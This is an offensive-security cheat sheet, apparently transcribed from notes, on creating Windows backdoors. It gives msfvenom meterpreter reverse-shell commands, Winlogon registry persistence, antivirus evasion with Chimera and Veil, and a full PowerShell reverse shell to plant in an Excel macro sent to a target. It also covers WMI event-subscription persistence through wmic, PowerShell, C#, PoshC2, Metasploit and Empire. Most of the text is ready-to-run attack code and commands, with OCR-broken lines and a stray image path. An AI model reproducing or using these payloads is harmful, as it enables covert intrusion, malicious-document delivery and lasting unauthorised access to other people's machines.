Exe backdoors

Note: Below instructions are to create the payload without encryption or evasion. The AV Bypass is found in the paragraph [Undetectable Payloads] Below

EXE bakdoors are exe payloads that execute when the system first logs in. Lets go through the steps required in order to create a payload that executes at system startup

Windows

An exe payload can be created with [msfvenom] or [shelter]

With Msfvenom

```
msfvenom -p
windows/meterpreter/reverse_tcp
LHOST=your-ip LPORT=your-port -f exe >
shell.exe
```

In order to make this payload executable at startup, we need to add it to the one of below registry keys

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify
```

Before adding the [shell.exe] to the above keys, make sure it's stored in [C:\Windows\System32]
Then you can add it to the one of the above keys.
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit] is preferred for newer versions of windows.

With shelter

First we run shelter

```
wine shelter.exe
```

Select [A] for automode
Make sure that the binder applicatio is within the same directory as shelter. For example [chrom.exe] and select it in shelter.
Follow along with the steps. Make sure to say [yes] for the [stealth mode] and proceed with it to select

the metasploit payload and start the listener.
After finishing the payload creation process, repeat the steps from the above paragraph [with msfvenom] to place the payload in the appropriate registry keys.

Undetectable Payloads

With Chimera

Clone Chimera

```
sudo git clone
https://github.com/tokyoneon/chimera
/opt/chimera
```

Chimera works by obfuscating powershell scripts using string substitution and variable concatenation. This means that we supply the poweshell payload file and chimera will do the obfuscation

```
./chimera.sh -f shells/Invoke-
PowerShellTcp.ps1 -o /tmp/obfuscated.ps1 -
g -v -t -j -i -c -h -s -b -e
```

By default, chimera comes with [shells] directory that contains [Nishang] powershell payloads so we select [Invoke-PowerShellTcp.ps1] as the script to be obfuscated. Make sure you do the necessary changes on the script such as changing the ip and the port before doing the obfuscation.
Below is an explanation of the options used in the command

```
-f: The input file.
-o: The output file.
-g: Omit several Nishang-specific
characteristics from the script.
-v: Substitute variables names.
-t: Substitute data types.
-j: Substitute function names.
-i: Insert arbitrary comments into every
line.
-c: Replace comments with arbitrary data.
-h: Convert IP addresses to hexadecimal
format.
-s: Substitute various strings.
-b: Backtick strings where possible.
-e: Examine the obfuscated file when the
process is complete.
```

The [obfuscated.ps1] is now ready to be moved to the target machine. Don't forget to start a listener and execute the below command on the target

```
powershell.exe -ep bypass obfuscated.ps1
```

Note:To establish persistence, follow persistent steps outlined in the [exe backdoors] paragraph above

With Powershell

Powershell Reverse shell to be embedded in an office-macro enabled document

Don't forget to change the ip and port. Put this as a macro job in an excel file and send it to the target

```
#Open a socket connection
$client = New-Object
System.Net.Sockets.TCPClient("IP",PORT);
$stream = $client.GetStream();
#Send shell prompt
$greeting = "PS " + (pwd).Path + "> "
$sendbyte =
([text.encoding]::ASCII).GetBytes($greetin
g)
$stream.Write($sendbyte,0,$sendbyte.Length
);$stream.Flush();
[byte[]]$bytes = 0..255|%{0};
#Wait for response, execute whatever’s
coming, then
loop back
while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne
0){
$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($byte
s,0, $i);
$sendback = (iex $data 2>&1 | Out-String
);
$sendback2 = $sendback + "PS " +
(pwd).Path +
"> ";
$sendbyte =
([text.encoding]::ASCII).GetBytes($sendbac
k2);
$stream.Write($sendbyte,0,$sendbyte.Length
);
$stream.Flush()
};
$client.Close()
```

With Veil Evasion

Undetectable payload for windows

After running veil evasion follow below steps
[1]

```
use evasion
```

[2]
You can use any payload but in this example we used [python/shellcode_inject/aes_encrypt.py]

```
use 29
```


[3]

```
generate
```

[4]
we choose msfvenom

```
2
```

[5]
enter the values of your ip and port. see below



```
[python/shellcode_inject/aes_encrypt>>]: generate

 [?] Generate or supply custom shellcode?

     1 - Ordnance (default)
     2 - MSFVenom
     3 - Custom shellcode string
     4 - File with shellcode (\x41\x42..)
     5 - Binary file with shellcode

 [>] Please enter the number of your choice: 2

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 10.10.14.7
 [>] Enter value for 'LPORT': 6969
 [>] Enter any extra msfvenom options (syntax: OPTION1=value1 or -OPTION2=value2):
```

[6]
Enter any name at the prompt
[7]
For selecting the type of executable use [PyInstaller] which corresponds to option [1] and lastly it will go over the generation process and output the name of your malware.

With Msfvenom

Undetectable payload for windows

```
msfvenom -p
windows/x64/meterpreter/reverse_tcp LHOST=
[your-ip] LPORT=[your-port] -f psh-
reflection -o payload.ps1
```

WMI Backdoors

WMI backdoors can be used for persistence or lateral movement which means they are only used after you have gained access to your target and want to persist your access.
Administrator level is required to use [WMI].
WMI backdoors persist across reboots and run as [SYSTEM].

Directly from the command prompt

Below is a WMI backdoor named [testbackdoor] that executes the [reveseshell.exe] withit 60 seconds everytime the windows starts. The [reverseshell.exe] could be any payload you want.

```
wmic /NAMESPACE:"\\root\subscription" PATH
__EventFilter CREATE Name="testbackdoor",
EventNameSpace="root\cimv2",QueryLanguage=
"WQL", Query="SELECT * FROM
__InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA
```

```
'Win32_PerfFormattedData_PerfOS_System'"

wmic /NAMESPACE:"\\root\subscription" PATH
CommandLineEventConsumer CREATE
Name="testbackdoor",
ExecutablePath="C:\Windows\System32\revers
eshell.exe",CommandLineTemplate="C:\Window
s\System32\reverseshell.exe"

wmic /NAMESPACE:"\\root\subscription" PATH
__FilterToConsumerBinding CREATE
Filter="__EventFilter.Name=\"testbackdoor\
"",
Consumer="CommandLineEventConsumer.Name=\"
testbackdoor\""
```

Using Powershell

The below powershell script will perform exactly the same function of the above cmd commands.

```
$FilterArgs = @{name=Test';

EventNameSpace='root\CimV2';
```

```
                QueryLanguage="WQL";
                Query="SELECT * FROM
__InstanceModificationEvent WITHIN 60
WHERE TargetInstance ISA
'Win32_PerfFormattedData_PerfOS_System'
AND TargetInstance.SystemUpTime >= 240 AND
TargetInstance.SystemUpTime < 325"};
$Filter=New-CimInstance -Namespace
root/subscription -ClassName __EventFilter
-Property $FilterArgs

$ConsumerArgs = @{name='Test';

CommandLineTemplate="$($Env:SystemRoot)\Sy
stem32\reverseshell.exe";}
$Consumer=New-CimInstance -Namespace
root/subscription -ClassName
CommandLineEventConsumer -Property
$ConsumerArgs

$FilterToConsumerArgs = @{
Filter = [Ref] $Filter;
Consumer = [Ref] $Consumer;
}
```

```
$FilterToConsumerBinding = New-CimInstance
-Namespace root/subscription -ClassName
__FilterToConsumerBinding -Property
$FilterToConsumerArgs
```

You can verify that the backdoor has been created by quering the WMI instances with below commands

```
Get-WMIObject -Namespace root\Subscription
-Class __EventFilter
Get-WMIObject -Namespace root\Subscription
-Class __FilterToConsumerBinding
Get-WMIObject -Namespace root\Subscription
-Class __EventConsumer
```

In case you want to perform a cleanup, you can issue the below commands from powershell.

```
$EventConsumerToCleanup = Get-WmiObject -
Namespace root/subscription -Class
CommandLineEventConsumer -Filter "Name =
'Test'"
$EventFilterToCleanup = Get-WmiObject -
Namespace root/subscription -Class
__EventFilter -Filter "Name = 'Test'"
```

```
$FilterConsumerBindingToCleanup = Get-
WmiObject -Namespace root/subscription -
Query "REFERENCES OF
{$($EventConsumerToCleanup.__RELPATH)}
WHERE ResultClass =
__FilterToConsumerBinding"

$FilterConsumerBindingToCleanup | Remove-
WmiObject
$EventConsumerToCleanup | Remove-WmiObject
$EventFilterToCleanup | Remove-WmiObject
```

With WMI-persistence.ps1

```
https://github.com/n0pe-sled/WMI-
Persistence
```

With WMILogonBackdoor.ps1

```
https://github.com/xan7r/Misc/blob/master/
WMILogonBackdoor.ps1
```

With WMI Persistence

Find the script from the below link

```
https://github.com/subesp0x10/Wmi-
Persistence
```

Then execute the below from powershell

```
Import-Module .\WMI-Persistence.ps1
Install-Persistence -Trigger Startup -
Payload
"c:\windows\system32\reverseshell.exe"
```

This will execute [reverseshell.exe] on windows startup

With Powerlurk

Find the script from the below link

```
https://github.com/Sw4mpf0x/PowerLurk
```

Then execute the below to execute your payload permanently whenever any user logs in

```
Import-Module .\WMI-Persistence.ps1
Register-MaliciousWmiEvent -EventName
Logonlog -PermanentCommand
"reversshell.exe" -Trigger UserLogon -
```

```
Username any
```

Using C#

The below C# code [WMIPersist.cs] can be used to execute a base64 [VBS] payload when a process starts

```
https://github.com/mdsecactivebreach/WMIPe
rsistence/
```

Part of the script is the below code

```
string vbscript64 = "<INSIDE base64
encoded VBS here>";

string vbscript =
Encoding.UTF8.GetString(Convert.FromBase64
String(vbscript64));

try

{

ManagementScope scope = new
```

```
ManagementScope(@"\\.\root\subscription");

ManagementClass wmiEventFilter = new
ManagementClass(scope, new

ManagementPath("__EventFilter"), null);

String strQuery = @"SELECT * FROM
__InstanceCreationEvent WITHIN 5 " +

"WHERE TargetInstance ISA
\"Win32_Process\" " +

"AND TargetInstance.Name =
\"notepad.exe\"";
```

Make sure to change [vbscipt64] to your payload and [TargetInstance.Name] to the desired process.

Creating the vbscript64

First we generate a payload with msfvenom

```
msfvenom -p
windows/x64/meterpreter/reverse_tcp -f raw
```

```
-o payload.bin LHOST=your-ip LPORT=your-
port
```

Then we use [sharpshooter] link below to generate the vbscript with the above [payload.bin]

```
https://github.com/mdsecactivebreach/Sharp
Shooter
```

Command

```
python SharpShooter.py --stageless --
dotnetver 2 --payload vbs --output myvbs -
-rawscfile payload.bin
base64 -i output/myvbs.vbs >
/home/myvbs.txt
```

Copy the [base64] code inside [myvbs.txt] and replace it with the corresponding variable in the original [WMIPersist.cs] code.
Lastly we compile the original [WMIPersist.cs] with csc.exe utility (part of .NET framework)

```
csc.exe WMIPersist.cs
/r:System.Management.Automation.dll
```

With PoshC2

PoshC2 is a command and control powershell framework which is useful in evading endpoint detection and response products. Link below

```
https://github.com/nettitude/PoshC2
```

You may need to install it on the target in order to be able to create the WMI event. Use below command once you run the framework

```
Invoke-wmievent -Name Posh -Command
"powershell -enc <payload>" -Hour 21 -
Minute 11
```

[payload] is any payload you create using [msfvenom] or any other tool. Encode it in [base64]

With Metasploit

Below will create the persistence and will result in an SMB command that when issued with wrong password will trigger the persistence and connect to your machine on port [4545]

```
use exploit/windows/local/wmi_persistence

set SESSION 1

set CALLBACK_INTERVAL 60000

set USERNAME_TRIGGER [target-machine-
username]

set PAYLOAD
windows/meterpreter/reverse_tcp

set LHOST your-ip

set LPORT 4545

exploit
```

The smb payload (it may change according to the output of the above MSF commands)

```
smbclient \\\\target-ip\\C$ -U pentestlab
[target-machine-username]
```

With powershell empire

We can create a WMI persistence on failed logon and after 5 minutes of login

```
usemodule persistence/elevated/wmi

set Listener WMI

set SubName Empire

set FailedLogon True

execute
```